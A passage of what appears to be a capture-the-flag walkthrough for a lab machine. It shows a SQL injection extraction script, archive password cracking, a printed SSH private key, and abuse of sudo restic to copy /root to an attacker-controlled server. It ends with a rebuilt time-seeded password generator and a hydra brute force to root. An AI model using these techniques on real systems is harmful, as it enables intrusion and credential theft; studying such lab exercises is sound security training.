chunk_size=chunk_size, id_val=id_val, table=table, column=column, ) if not data: break row_data += data if len(data) < chunk_size: break pos += chunk_size if row_data.strip(): data_rows.append((id_val, row_data)) else: print(f"[-] No data for id {id_val}") return data_rows def perform_sql_injection(rhost): print("[i] Performing SQL injection...") url = f"http://{rhost}/webhook/d96af3a4-21bd-4bcb-bd34-37bfc67dfd1d" databases = extract_databases(url, rhost) if not databases: print(f"[!] No databases found.") return for db in databases: print(f"[+] Got database: {db}") if not db == "phishing": tables = extract_tables(url, rhost, db) if not tables: print(f"[!] No tables found for database {db}.") continue for table in tables: print(f"[+] Got table: {table}") print("[i] Extracting Columns...") columns = extract_columns(url, rhost, db, table) if not columns: print(f"[!] No columns found for table {table} in database {db}.") continue for column in columns: print(f"[+] Got column: {column}") print("[i] Extracting Data...") rows = extract_all_data(url, rhost, table, column) for row in rows: print(f"[+] {row}") if __name__ == '__main__': rhost = "10.10.11.63" perform_sql_injection(rhost)
(kali㉿kali)-[~/Downloads] └─$ python3 sql_injection.py [i] Performing SQL injection... [+] Got database: phishing [+] Got database: temp [+] Got table: command_log [i] Extracting Columns... [+] Got column: id [i] Extracting Data... [+] (1, '1') [+] (2, '2') [+] (3, '3') [+] (4, '4') [+] (5, '5') [+] (6, '6') [+] Got column: command [i] Extracting Data... [+] (1, 'uname -a') [+] (2, 'restic init --repo rest:http://75951e6ff.whiterabbit.htb') [+] (3, 'echo ygcsvCuMdfZ89yaRLlTKhe5jAmth7vxw > .restic_passwd') [+] (4, 'rm -rf .bash_history ') [+] (5, '#thatwasclose') [+] (6, 'cd /home/neo/ && /opt/neo-password-generator/neo-password-generator | passwd') [+] Got column: date [i] Extracting Data... [+] (1, '2024-08-30 10:44:01') [+] (2, '2024-08-30 11:58:05') [+] (3, '2024-08-30 11:58:36') [+] (4, '2024-08-30 11:59:02') [+] (5, '2024-08-30 11:59:47') [+] (6, '2024-08-30 14:40:42')
We can see form the output, we extracted two database names phishing and temp . Within the temp database we extracted a table called command_log . Within the command_log table there were three columns called id , command , and date . When extracting the data, we see that a restic server was started with a restic password, the bash history file was removed, and that the user's password was changed using a custom password generator at 2024-08-30 14:40:42 .
Restic
To connect to the restic server, we first specify the repository, then check the snapshots.
kali㉿kali)-[~/Downloads] └─$ export RESTIC_REPOSITORY="rest:http://75951e6ff.whiterabbit.htb" ┌──(kali㉿kali)-[~/Downloads] └─$ restic snapshots enter password for repository: repository 5b26a938 opened (version 2, compression level auto) created new cache in /home/kali/.cache/restic ID Time Host Tags Paths ------------------------------------------------------------------------ 272cacd5 2025-03-07 05:48:40 whiterabbit /dev/shm/bob/ssh ------------------------------------------------------------------------ 1 snapshots
To extract the data, I first created a folder called restored , and then performed the following commands to identify the presence of a 7z archive with the SSH keys for the bob user.
$ mkdir restored $ restic restore 272cacd5 --target restored enter password for repository: repository 5b26a938 opened (version 2, compression level auto) [0:00] 100.00% 5 / 5 index files loaded restoring snapshot 272cacd5 of [/dev/shm/bob/ssh] at 2025-03-06 17:18:40.024074307 -0700 -0700 by ctrlzero@whiterabbit to restored Summary: Restored 5 files/dirs (572 B) in 0:00 $ ls -la restored/dev/shm/bob/ssh total 12 drwxr-xr-x 2 kali kali 4096 Mar 7 2025 . drwxr-xr-x 3 kali kali 4096 Mar 7 2025 .. -rw-r--r-- 1 kali kali 572 Mar 7 2025 bob.7z 7z x restored/dev/shm/bob/ssh/bob.7z 7-Zip 25.01 (x64) : Copyright (c) 1999-2025 Igor Pavlov : 2025-08-03 64-bit locale=en_IN Threads:128 OPEN_MAX:1024, ASM Scanning the drive for archives: 1 file, 572 bytes (1 KiB) Extracting archive: restored/dev/shm/bob/ssh/bob.7z -- Path = restored/dev/shm/bob/ssh/bob.7z Type = 7z Physical Size = 572 Headers Size = 204 Method = LZMA2:12 7zAES Solid = + Blocks = 1 Enter password (will not be echoed): ERROR: Data Error in encrypted file. Wrong password? : bob ERROR: Data Error in encrypted file. Wrong password? : bob.pub ERROR: Data Error in encrypted file. Wrong password? : config Sub items Errors: 3 Archives with Errors: 1 Sub items Errors: 3
When trying to extract bob user's backup, we notice that there is a password that's required to extract the 7z zip file. We attempt to crack the password with the following steps:
$ 7z2john restored/dev/shm/bob/ssh/bob.7z > hash.txt ATTENTION: the hashes might contain sensitive encrypted data. Be careful when sharing or posting these hashes $ john -w=/usr/share/wordlists/rockyou.txt hash.txt Created directory: /home/kali/.john Using default input encoding: UTF-8 Loaded 1 password hash (7z, 7-Zip archive encryption [SHA256 256/256 AVX2 8x AES]) Cost 1 (iteration count) is 524288 for all loaded hashes Cost 2 (padding size) is 3 for all loaded hashes Cost 3 (compression type) is 2 for all loaded hashes Cost 4 (data length) is 365 for all loaded hashes Will run 8 OpenMP threads Press 'q' or Ctrl-C to abort, almost any other key for status 0g 0:00:00:22 0.02% (ETA: 2025-12-17 20:08) 0g/s 151.4p/s 151.4c/s 151.4C/s serendipity..lakers1 0g 0:00:01:56 0.07% (ETA: 2025-12-18 10:22) 0g/s 104.5p/s 104.5c/s 104.5C/s october31..Blink182 1q2w3e4r5t6y (bob.7z) 1g 0:00:04:01 DONE (2025-12-16 12:47) 0.004141g/s 98.86p/s 98.86c/s 98.86C/s 231086..100284 Use the "--show" option to display all of the cracked passwords reliably Session completed.
Now after cracking the password, we can extract the zip contents.
$ 7z x restored/dev/shm/bob/ssh/bob.7z 7-Zip 25.01 (x64) : Copyright (c) 1999-2025 Igor Pavlov : 2025-08-03 64-bit locale=en_IN Threads:128 OPEN_MAX:1024, ASM Scanning the drive for archives: 1 file, 572 bytes (1 KiB) Extracting archive: restored/dev/shm/bob/ssh/bob.7z -- Path = restored/dev/shm/bob/ssh/bob.7z Type = 7z Physical Size = 572 Headers Size = 204 Method = LZMA2:12 7zAES Solid = + Blocks = 1 Enter password (will not be echoed): Everything is Ok Files: 3 Size: 557 Compressed: 572
$ cat bob -----BEGIN OPENSSH PRIVATE KEY----- b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW QyNTUxOQAAACBvDTUyRwF4Q+A2imxODnY8hBTEGnvNB0S2vaLhmHZC4wAAAJAQ+wJXEPsC VwAAAAtzc2gtZWQyNTUxOQAAACBvDTUyRwF4Q+A2imxODnY8hBTEGnvNB0S2vaLhmHZC4w AAAEBqLjKHrTqpjh/AqiRB07yEqcbH/uZA5qh8c0P72+kSNW8NNTJHAXhD4DaKbE4OdjyE FMQae80HRLa9ouGYdkLjAAAACXJvb3RAbHVjeQECAwQ= -----END OPENSSH PRIVATE KEY-----
$ chmod 600 bob ┌──(kali㉿kali)-[~/Downloads] └─$ ssh bob@whiterabbit.htb -p2222 -i bob The authenticity of host '[whiterabbit.htb]:2222 ([10.10.11.63]:2222)' can't be established. ED25519 key fingerprint is: SHA256:jWKKPrkxU01KGLZeBG3gDZBIqKBFlfctuRcPBBG39sA This key is not known by any other names. Are you sure you want to continue connecting (yes/no/[fingerprint])? yes Warning: Permanently added '[whiterabbit.htb]:2222' (ED25519) to the list of known hosts. Welcome to Ubuntu 24.04 LTS (GNU/Linux 6.8.0-57-generic x86_64) * Documentation: https://help.ubuntu.com * Management: https://landscape.canonical.com * Support: https://ubuntu.com/pro This system has been minimized by removing packages and content that are not required on a system that users do not log into. To restore this content, you can run the 'unminimize' command. Last login: Tue Dec 16 00:08:54 2025 from 10.10.14.4 bob@ebdce80611e9:~$
With this SSH key, we can successfully gain access to a docker container which has an SSH server running that has been mapped to port 2222 of the target.
Checking for excessive permissions in the container, we can see that the bob user can execute /usr/bin/restic as any user without a password.
bob@ebdce80611e9:~$ sudo -l Matching Defaults entries for bob on ebdce80611e9: env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty User bob may run the following commands on ebdce80611e9: (ALL) NOPASSWD: /usr/bin/restic bob@ebdce80611e9:~$
There is a simple GTFOBins for restic we can use to escalate to the root user in the container found here . To perform the exploitation, we will need to start a local restic server, then create a repository on the server to perform a backup against the /root directory. We can then extract the snapshot and recover the contents of the backup.
(kali㉿kali)-[~/Downloads] └─$ mkdir data sudo docker run --rm -p 8000:8000 -v ./data:/data --name rest_server -e "DISABLE_AUTHENTICATION=true" restic/rest-server Unable to find image 'restic/rest-server:latest' locally latest: Pulling from restic/rest-server fe07684b16b8: Pull complete e94f344ccc89: Pull complete 507b4e466d26: Pull complete 90feee258b6e: Pull complete 64c7c029dfa9: Pull complete edba3cafd745: Pull complete Digest: sha256:d2aff06f47eb38637dff580c3e6bce4af98f386c396a25d32eb6727ec96214a5 Status: Downloaded newer image for restic/rest-server:latest Data directory: /data Authentication disabled Append only mode disabled Private repositories disabled Group accessible repos disabled start server on [::]:8000 Creating repository directories in /data/temp
with our server listening we created a repository from the target :
sudo /usr/bin/restic init -r "rest:http://10.10.16.92:8000/temp" enter password for new repository: enter password again: created restic repository 3b3a1cb340 at rest:http://10.10.16.92:8000/temp/ Please note that knowledge of your password is required to access the repository. Losing your password means that your data is irrecoverably lost.
At this stage, we create a backup of the /root directory into our new temp repository.
sudo /usr/bin/restic backup -r "rest:http://10.10.16.92:8000/temp" /root/ enter password for repository: repository 3b3a1cb3 opened (version 2, compression level auto) created new cache in /root/.cache/restic no parent snapshot found, will read all files [0:02] 0 index files loaded Files: 4 new, 0 changed, 0 unmodified Dirs: 3 new, 0 changed, 0 unmodified Added to the repository: 6.493 KiB (3.602 KiB stored) processed 4 files, 3.865 KiB in 0:17 snapshot 1b6fb028 saved
Now, we can extract the contents on our machine locally.
(kali㉿kali)-[~/Downloads] └─$ mkdir root ┌──(kali㉿kali)-[~/Downloads] └─$ restic restore 1b6fb028 -r "rest:http://10.10.16.92:8000/temp" --target root enter password for repository: repository 3b3a1cb3 opened (version 2, compression level auto) created new cache in /home/kali/.cache/restic [0:00] 100.00% 1 / 1 index files loaded restoring snapshot 1b6fb028 of [/root] at 2025-12-16 07:49:15.376873356 +0000 UTC by root@ebdce80611e9 to root Summary: Restored 8 files/dirs (3.865 KiB) in 0:00 ┌──(kali㉿kali)-[~/Downloads] └─$ ls -la root/root total 32 drwx------ 4 kali kali 4096 Dec 16 13:19 . drwxrwxr-x 3 kali kali 4096 Dec 16 13:51 .. lrwxrwxrwx 1 kali kali 9 Mar 24 2025 .bash_history -> /dev/null -rw-r--r-- 1 kali kali 3106 Apr 22 2024 .bashrc drwx------ 2 kali kali 4096 Dec 16 13:19 .cache -rw------- 1 kali kali 505 Aug 30 2024 morpheus -rw-r--r-- 1 kali kali 186 Aug 30 2024 morpheus.pub -rw-r--r-- 1 kali kali 161 Apr 22 2024 .profile drwx------ 2 kali kali 4096 Aug 30 2024 .ssh
Now we have a SSH key for the morpheus user, let's attempt to authenticate to the host with this key via SSH.
kali㉿kali)-[~/Downloads] └─$ ssh morpheus@whiterabbit.htb -i root/root/morpheus The authenticity of host 'whiterabbit.htb (10.10.11.63)' can't be established. ED25519 key fingerprint is: SHA256:F9XNz/rgt655Q1XKkL6at11Zy5IXAogAEH95INEOrIE This key is not known by any other names. Are you sure you want to continue connecting (yes/no/[fingerprint])? yes Warning: Permanently added 'whiterabbit.htb' (ED25519) to the list of known hosts. Welcome to Ubuntu 24.04.2 LTS (GNU/Linux 6.8.0-57-generic x86_64) * Documentation: https://help.ubuntu.com * Management: https://landscape.canonical.com * Support: https://ubuntu.com/pro This system has been minimized by removing packages and content that are not required on a system that users do not log into. To restore this content, you can run the 'unminimize' command. Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings Last login: Tue Dec 16 07:55:51 2025 from 10.10.16.92 morpheus@whiterabbit:~$ ls -la user.txt -rw-r----- 1 root morpheus 33 Dec 15 19:31 user.txt morpheus@whiterabbit:~$
Now we can successfully obtain the user.txt from /home/morpheus/user.txt .
Privilege Escalation
Thinking back to the command_log extraction, we saw that the neo user had changed their password. We can also see on the target that the neo user is part of the sudo group which makes him a high value target.
$ ls -la /opt/neo-password-generator/neo-password-generator -rwxr-xr-x 1 root root 15656 Aug 30 2024 /opt/neo-password-generator/neo-password-generator morpheus@whiterabbit:~$ groups neo neo : neo sudo
We need to extract the neo-password-generator binary and decompile it locally. We can use scp to download the file with the private key we have for the morpheus user.
scp -i root/root/morpheus morpheus@whiterabbit.htb:/opt/neo-password-generator/neo-password-generator . neo-password-generator 100% 15KB 5.1KB/s 00:03
Decompilation
Now we import the binary into Ghidra and begin analysing the structure of the ELF binary . Taking a look at the main function, we see the following:

undefined8 main(void) { long in_FS_OFFSET; timeval local_28; long local_10; local_10 = *(long *)(in_FS_OFFSET + 0x28); gettimeofday(&local_28,(__timezone_ptr_t)0x0); generate_password(local_28.tv_sec * 1000 + local_28.tv_usec / 1000); if (local_10 != *(long *)(in_FS_OFFSET + 0x28)) { /* WARNING: Subroutine does not return */ __stack_chk_fail(); } return 0; }
The program takes the current system time, converts it into milliseconds, and feeds that value into generate_password() . The output password therefore depends entirely on the exact moment the program was executed.
gettimeofday(&local_28, (__timezone_ptr_t)0x0);
- Retrieves the current time with microsecond precision
local_28.tv_secseconds since EPOCHlocal _ 28.tv_usecmicroseconds within that second
The code then converts the time to milliseconds .
local_28.tv_sec * 1000 + local_28.tv_usec / 1000
This calculates:
milliseconds = (seconds * 1000) + (microseconds / 1000)
This is the exact value passed to generate_password() . This means the entire password depends on:
- The current EPOCH time,
- Rounded to the nearest millisecond.
Then we decompile the generate_password() function.
void generate_password(uint param_1) { int iVar1; long in_FS_OFFSET; int local_34; char local_28 [20]; undefined1 local_14; long local_10; local_10 = *(long *)(in_FS_OFFSET + 0x28); srand(param_1); for (local_34 = 0; local_34 < 0x14; local_34 = local_34 + 1) { iVar1 = rand(); local_28[local_34] = "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789"[iVar1 % 0x3e]; } local_14 = 0; puts(local_28); if (local_10 != *(long *)(in_FS_OFFSET + 0x28)) { /* WARNING: Subroutine does not return */ __stack_chk_fail(); } return; }
We see the following variable which can be broken down into the following translations.
int iVar1; long in_FS_OFFSET; int local_34; char local_28 [20]; undefined1 local_14; long local_10;
local_28[20]: buffer to hold the generated password characters.local_34: loop counterlocal_14: single byte, used as a terminator (effectively the '\0' ).local_10: stack canary copy (for stack smashing protection).param_1: the seed for the PRNG which is the timestamp in milliseconds
Then the application creates a seed from the timestamp:
srand(param_1);
The binary then generates 20 characters of the password.
for (local_34 = 0; local_34 < 0x14; local_34 = local_34 + 1) { iVar1 = rand(); local_28[local_34] = "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789"[iVar1 % 0x3e]; }
- Loop runs while
local_34 < 0x14→0x14in hex = 20 decimal. So it runs 20 iterations:local_34 = 0 .. 19. iVar1 = rand();generates a pseudo-random integer based on the seed ( param_1 ).- Character set string:
"abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789"
iVar1 % 0x3e:0x3ein hex = 62 decimal.- So the binary performs
rand() % 62→ random index from 0–61 into that character set.
local_28[local_34] = charset[iVar1 % 62];- Each iteration picks one character from that 62-char alphabet and stores it into
local_28. - After the loop, local_28 contains 20 random-looking characters from [a-zA-Z0-9] .
- Each iteration picks one character from that 62-char alphabet and stores it into
Then local_14 is placed immediately after local_28 . So effectively:
local_28occupies 20 bytes.local_14is the next byte on the stack.
puts(local_20);
Finally, the binary then prints the generated password with a newline which from the command_log history is used to pipe into the passwd utility. We already know the date at which the exact command was issued for the password reset for neo, which happened on 2024-08-30 at 14:40:42 , so we can construct our own binary that will generate a list of passwords can be used to brute force the neo user's account.
Constructing Our Binary
#include <stdio.h> #include <stdlib.h> #include <string.h> #define PASSWORD_LENGTH 20 const char CHARSET[] = "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789"; const int CHARSET_SIZE = sizeof(CHARSET) - 1; void generate_password(unsigned int seed, char *out) { srand(seed); for (int i = 0; i < PASSWORD_LENGTH; i++) { int index = rand() % CHARSET_SIZE; out[i] = CHARSET[index]; } out[PASSWORD_LENGTH] = '\0'; } int main() { // using https://www.epochconverter.com/ // 2024-08-30 14:40:42 = 1725028842 unsigned int timestamp = 1725028842; char password[PASSWORD_LENGTH + 1]; for (int ms = 0; ms < 1000; ms++) { // Convert to milliseconds and add microseconds from 0-1000 as our range unsigned int seed = timestamp * 1000 + ms; generate_password(seed, password); printf("%s\n", password); } return 0; }
Let's break down the functionality.
#define PASSWORD_LENGTH 20 const char CHARSET[] = "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789"; const int CHARSET_SIZE = sizeof(CHARSET) - 1;
PASSWORD_LENGTHis 20 and matches theloop local_34< 0x14ingenerate_password.CHARSETis exactly the same 62-character string from the decompiled function.CHARSET_SIZEissizeof(CHARSET) - 1(subtract 1 to ignore the'\0'terminator), so it's 62 . This corresponds to the% 0x3e ( % 62 )in the original binary.
void generate_password(unsigned int seed, char *out) { srand(seed); for (int i = 0; i < PASSWORD_LENGTH; i++) { int index = rand() % CHARSET_SIZE; out[i] = CHARSET[index]; } out[PASSWORD_LENGTH] = '\0'; }
This is a reconstruction of the generate_password() function:
srand(seed);- Same as s
rand(param_1);in the binary.
- Same as s
- Loop
i = 0; i < PASSWORD_LENGTH; i++:- Same as
for (local_34 = 0; local_34 < 0x14; local_34++) .
- Same as
- `rand() % CHARSET_SIZE :
- Same as
iVar1 = rand(); ... [iVar1 % 0x3e]. - Gives an index 0–61 into
CHARSET.
- Same as
out[PASSWORD_LENGTH] = '\0';- Equivalent to their
local_14 = 0;trick (null terminator placed after the 20 chars). - Ensures
outis a valid C string.
- Equivalent to their
So given a seed value (the millisecond timestamp), this function returns exactly the same 20-character password the original binary would print. Lets analyse the main function of our new binary.
int main() { unsigned int timestamp = 1725028842; char password[PASSWORD_LENGTH + 1]; for (int ms = 0; ms < 1000; ms++) { unsigned int seed = timestamp * 1000 + ms; generate_password(seed, password); printf("%s\n", password); } return 0; }
timestamp = 1725028842;- This is the
tv_secfrom the command log (Unix timestamp in seconds) which can be converted from the known date from Epoch Converter
- This is the
for (int ms = 0; ms < 1000; ms++) { ... }- Loops over all possible millisecond values 0..999 .
seed = timestamp * 1000 + ms;- This reproduces what
main()did in the originalneo-password-generatorbinary:seed = tv_sec * 1000 + tv_usec / 1000; - Since we only know
tv_secfrom the DB and nottv_usec, we attempt to brute force all 1000 possibilities fortv_usec/1000.
- This reproduces what
- For each seed :
generate_password(seed, password); printf("%s\n", password);
- Generates passwords with 20 characters each for that specific millisecond.
- Prints it, one per line.
This results in 1000 possible passwords, one of which is exactly the password that was generated when the neo user’s password generator ran.
Exploitation
We save the code into a file named password_generator.c , compile it then verify that a list of passwords were created.
(kali㉿kali)-[~/Downloads] └─$ gcc password_generator.c ┌──(kali㉿kali)-[~/Downloads] └─$ gcc password_generator.c -o password_generator ┌──(kali㉿kali)-[~/Downloads] └─$ ./password_generator > passwords.txt ┌──(kali㉿kali)-[~/Downloads] └─$ cat passwords.txt | head -n 10 L7Qf2aFEohexxuk07tEw hN6DEuEFtQ5LZX8uxw9r lWL7jrjJTC54qDojrCvV mnQ1II9iyvPJRhLBMVfB XSfLZ30sr8sjDJbx8geU cOBXPQDByTiWBDDEYJXK R4njydUwbk3uML4yVoT9 gUepuICfnxFcf7e7K7RA c4L87irvHxX7pZGX9if6 Y7a6NqegKAmmdunHc6Uq
Now we can use a tool like hydra to attempt to brute force the neo user's SSH password.
(kali㉿kali)-[~/Downloads] └─$ hydra -l neo -P passwords.txt ssh://whiterabbit.htb Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway). Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-12-16 15:15:06 [WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4 [DATA] max 16 tasks per 1 server, overall 16 tasks, 1000 login tries (l:1/p:1000), ~63 tries per task [DATA] attacking ssh://whiterabbit.htb:22/ [22][ssh] host: whiterabbit.htb login: neo password: [REDACTED] 1 of 1 target successfully completed, 1 valid password found [WARNING] Writing restore file because 1 final worker threads did not complete until end. [ERROR] 1 target did not resolve or could not be connected [ERROR] 0 target did not complete Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-12-16 15:15:45
We successfully bruteforced neo 's password which turned out to be [REDACTED] . Then, we can log in to the target using this password via SSH.
ssh neo@whiterabbit.htb neo@whiterabbit.htb's password: Welcome to Ubuntu 24.04.2 LTS (GNU/Linux 6.8.0-57-generic x86_64) * Documentation: https://help.ubuntu.com * Management: https://landscape.canonical.com * Support: https://ubuntu.com/pro This system has been minimized by removing packages and content that are not required on a system that users do not log into. To restore this content, you can run the 'unminimize' command. Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings Last login: Tue Dec 16 09:19:05 2025 from 10.10.16.92 neo@whiterabbit:~$ sudo -l [sudo] password for neo: Matching Defaults entries for neo on whiterabbit: env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty User neo may run the following commands on whiterabbit: (ALL : ALL) ALL neo@whiterabbit:~$ sudo bash root@whiterabbit:/home/neo# ls -l /root/root.txt -rw-r----- 1 root root 33 Dec 15 19:31 /root/root.txt
Finally we got access to the root shell and got the root flag, thus successfully compromising the target and completing the machine.
Latest
Events
Team Simple - All Rights Reserved ©